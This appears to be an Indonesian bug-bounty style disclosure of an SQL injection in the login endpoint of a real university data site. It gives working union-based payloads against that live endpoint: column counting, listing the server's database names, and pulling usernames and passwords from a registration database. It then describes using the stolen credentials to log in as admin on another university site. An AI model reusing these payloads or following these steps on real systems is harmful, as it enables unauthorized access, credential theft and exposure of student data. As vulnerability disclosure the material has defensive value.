
SQL Injection – data.unsyiah.ac.id

Bug Reporter : Muhammad Bayu Juhri
Bug Priority : High
Bug Reference :


1. https://govcsirt.bssn.go.id/sql-injection/
2. https://portswigger.net/web-security/sql-injection

Proof of Concept


1. Buka situs data.unsyiah.ac.id.




2. Terlihat pada halaman website terdapat tombol Unduh Excel. Klik tombol tersebut dan akan muncul modal berisi form login.



3. Masukkan sembarang data di kolom NIP dan Password kemudian klik Login.




4. Ketika di klik Login, muncul alert bahwa login gagal karena akun tidak ditemukan. Kemudian, saya menekan CTRL+U untuk melihat URL login tersebut.




```
        });
    }
    function login(nip,password) {
        $.ajax({
            type: 'POST',
            url: 'https://data.unsyiah.ac.id/public/mahasiswa_diterima/login',
            data:{
                nip: nip,
                password: password
            },
            dataType: "json",
            beforeSend: function (jqXHR, setting) {
                swal({
                    title: 'Mohon Tunggu . . .',
                    text: 'Permintaan Anda sedang diproses',
                    type: "warning",
                    showCancelButton: false,
                    showConfirmButton: false
                });
            },
            success: function(result){
                if(result[0]==true){
                    $("#form").modal("hide");
                    swal({
                        title: "Berhasil",
                        text: result[1],
                        type: "success",
                        showCancelButton: false,
                        confirmButtonClass: "confirm",
                        confirmButtonText: "Unduh Excel",
                        closeOnConfirm: false,
                        closeOnCancel: true
                    },
                    function(isConfirm) {
                        if (isConfirm) {
                            $("#unduh").click();
                            swal.close();
                        }
                    });
                }
                else if(result[0]==false){
                    swal("Gagal",result[1],"error");
                }
            }
        });
```

5. Dapat dilihat form login tersebut diteruskan ke https://data.unsyiah.ac.id/public/mahasiswa_diterima/login dengan method POST dan dua parameter yaitu 'nip' dan 'password'. Kemudian, saya mencoba login ulang dengan memasukkan single quote (') pada bagian NIP dan sembarang karakter pada bagian Password




6. Ketika dimasukkan single quote, situs merespon dengan memunculkan alert Mohon Tunggu... dengan waktu yang lama. Di sini, saya menggunakan add ons HTTP Header Live untuk melihat bagaimana output website sehingga hanya memunculkan alert Mohon Tunggu... dengan waktu yang lama.



7. Ternyata, ketika dimasukkan single quote situs menampilkan error *You have an error in your SQL syntax*. Error tersebut merupakan salah satu ciri rentan terhadap SQL Injection. Selanjutnya, saya menggunakan query ORDER BY untuk menghitung jumlah column.

   URL : https://data.unsyiah.ac.id/public/mahasiswa_diterima/login
   Method : POST
   Data :

   nip=' order by 1-- -&password=a ➔ (Website normal)
   nip=' order by 91-- -&password=a ➔ (Website normal)
   nip=' order by 92-- -&password=a ➔ (Website kembali error)





Tujuan dari ORDER BY adalah mencari angka terkecil dimana website kembali error. Ketika ORDER BY 91 website masih normal. Tetapi ketika ORDER BY 92 website kembali error. Jika kita coba ORDER BY 93 atau angka lain yang lebih besar dari 92 maka website akan kembali error. Itu artinya, 92 merupakan angka terkecil dimana website kembali error. Dengan begitu, jumlah columnnya ada 91.

8. Setelah diketahui jumlah column, sekarang kita urutkan jumlah column tersebut menggunakan UNION SELECT.

   URL : https://data.unsyiah.ac.id/public/mahasiswa_diterima/login
   Method : POST
   Data :

   nip=' and false union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91-- -&password=a






---

9. Terlihat pada situs muncul angka 51, 11, dan 52. Angka-angka tersebut adalah vulnerable column yang bisa kita manfaatkan untuk dump isi database. Sebagai contoh, saya akan dump list database yang ada di angka 11.

   URL : https://data.unsyiah.ac.id/public/mahasiswa_diterima/login
   Method : POST
   Data :

   nip=' and false union select 1,2,3,4,5,6,7,8,9,10,concat(0x3c62723e,(select group_concat(schema_name separator 0x3c62723e) from information_schema.schemata),0x3c62723e),12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91-- -&password=a



Dapat dilihat, situs menampilkan list database yang ada yaitu:

information_schema
clinic
db_uktb
dbbmn
fsd
kpa
mysql
pddikti
performance_schema
perwalian
puksi
registrasi
sekolah
semat
sia
siakadppds
siakadpps
siakadprofesi
simail
uskpr
uskpr_BK


10. Sampai di sini saya mencoba dump isi database **registrasi** untuk melihat list username dan password user agar saya bisa login sebagai admin di situs https://registrasi.unsyiah.ac.id.

    URL : https://data.unsyiah.ac.id/public/mahasiswa_diterima/login
    Method : POST
    Data :


nip=' and false union select 1,2,3,4,5,6,7,8,9,10,concat(0x3c62723e,(select group_concat(user_username,' : ',user_password separator 0x3c62723e) from registrasi.user_registrasi),0x3c62723e),12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91---&password=a

---

11. Sampai di sini, saya sudah berhasil mendapatkan list username dan password dari user yang memiliki level admin. Hanya saja, output yang tampil sepertinya memiliki limit karakter sehingga tidak semua user dapat ditampilkan. Untuk itu saya menggunakan tool SQLMAP untuk menampilkan semua user



12. Kemudian, saya menggunakan salah satu username dan password untuk login ke https://registrasi.unsyiah.ac.id/registrasiunsyiah.



Login sukses!